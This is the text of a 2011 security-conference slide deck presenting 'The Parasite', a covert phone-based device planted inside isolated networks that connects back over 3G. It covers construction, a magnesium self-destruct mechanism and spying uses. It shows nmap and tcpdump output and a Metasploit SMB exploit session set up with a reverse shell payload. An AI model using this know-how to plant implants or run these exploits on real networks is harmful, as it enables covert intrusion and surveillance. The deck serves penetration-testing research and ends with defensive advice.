Introducing

The Parasite

Coming Soon to a Network Near You!

Tsagkarakis Nikos
{ ntsag *at* census-labs.com }

Census, Inc.

Athcon 2011, Athens

Overview

Introduction

Construction

Playing with Parasite

Future of Parasite

Conclusions

Introduction

Why The Parasite?

- Many organizations
  - filter outgoing traffic
  - host networks that are not connected to the internet
- Need for a simple way to gain and retain access in the above situations

Why The Parasite?


- An attack vector of low profile and high risk
- “We have strong physical security”
- “We will arrest a person using the plug next to a printer”
- “What if I construct a device, plug it into the target infrastructure and then go home?”

Related Work

- NeoPwn
- Weaponizing N900
- Plug Computers for penetration testing

- All of the above connect back through the target infrastructure
- Ineffective when there is no connection to the Internet

Prototype



PROTOTYPE

- The idea is to produce a small device that can easilly be hidden in the target infrastructure
- A device that can be built by anyone

IT IS AN OLD STORY


- Bugs
- Microcameras
- Q's gadgets

WHAT ALLOWS FOR THE USE OF PARASITE?

- Really messy datacenters
- The huge amount of cabling in a building
- The administrators are usually too busy to notice (or understaffed)
- Noone pays attention to small changes in the inventory of a datacenter or infrastructure

Construction

Concept



Challenge

Build a device that is

- Small
- of Low Energy Consumption
- Autonomous

Materials for prototype

- N900
- USB Ethernet Device
- Cables
- Batteries

COST

- N900 - 400 euro
- USB Ethernet Device - 15-30 euro
- Cables - 5 euro
- Batteries - 20-10000 euro
- 3G Connection Cost - 1 euro/day

NETWORK INTERFACES

- GSM Interface
- Ethernet
- Wifi


Connect Back

- OpenVPN
- SSH

Battery

- Extra battery
- Power over ethernet

PoE



PoE


Time to live

- Simple Nokia battery 40 hours
- Enchanced Nokia Battery PoE 60-70 hours
- Enchanced Nokia Battery 80 hours

Self-destruct Mechanism

- Magnesium
- Thermistors
- Electric Ignitor
- On memory card

SELF-DESTRUCT MECHANISM



Playing with Parasite

Uses of Parasite


- Security Testing
  - Penetration Testing
  - Physical Security Testing
- Spying

Social Engineers


Social Engineers

Social Engineers


Many ways to plant the Parasite



Many ways to plant the Parasite




Many ways to plant the Parasite



Some uses of Parasite


nmap



```
Nokia-N900-51-1:~# nmap 192.168.1.1

Starting Nmap 5.50 ( http://nmap.org ) at 2011-06-02 20:29 EEST
Nmap scan report for 192.168.1.1
Host is up (0.088s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
5431/tcp open  park-agent
MAC Address: 94:0C:6D:E7:67:39 (Tp-link Technologies Co.)

Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds
Nokia-N900-51-1:~#
```

Some uses of Parasite


sniffing



```
Nokia-N900-51-1:~# tcpdump -i wlan0 -v
tcpdump: WARNING: can't create rx ring on packet soc
tcpdump: listening on wlan0, link-type EN10MB (Ether
20:34:47.665423 IP (tos 0x10, ttl 64, id 5781, offse
    192.168.1.103.ssh > 192.168.1.107.58468: Flags [
20:34:47.677142 IP (tos 0x10, ttl 64, id 5782, offse
    192.168.1.103.ssh > 192.168.1.107.58468: Flags [
20:34:47.680804 IP (tos 0x10, ttl 64, id 5783, offse
    192.168.1.103.ssh > 192.168.1.107.58468: Flags [
20:34:47.688006 IP (tos 0x10, ttl 64, id 39028, offs
    192.168.1.107.58468 > 192.168.1.103.ssh: Flags [
```

Some uses of Parasite

metasploit




```
msf exploit(ms06_040_netapi) > show options

Module options (exploit/windows/smb/ms06_040_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.7.19.38       yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, none, process
   LHOST     10.7.19.23       yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)


msf exploit(ms06_040_netapi) > exploit
```

Future of Parasite

MINI COMPUTERS

- Use of mini computers to build Parasites
- An independent build of such a device

Mini Computers



OpenBTS

- Use of OpenBTS for connecting back through an alternate GSM network

CONCLUSIONS

A small device that can be planted everywhere and work for some time

Can we be protected?

- Yes, but it requires a fair amount of effort!
- Employ physical security measures
- Monitor any changes in the inventory of an infrastructure (however small)
- Monitor the security of internal networks even if they are not connected to the Internet

QUESTIONS?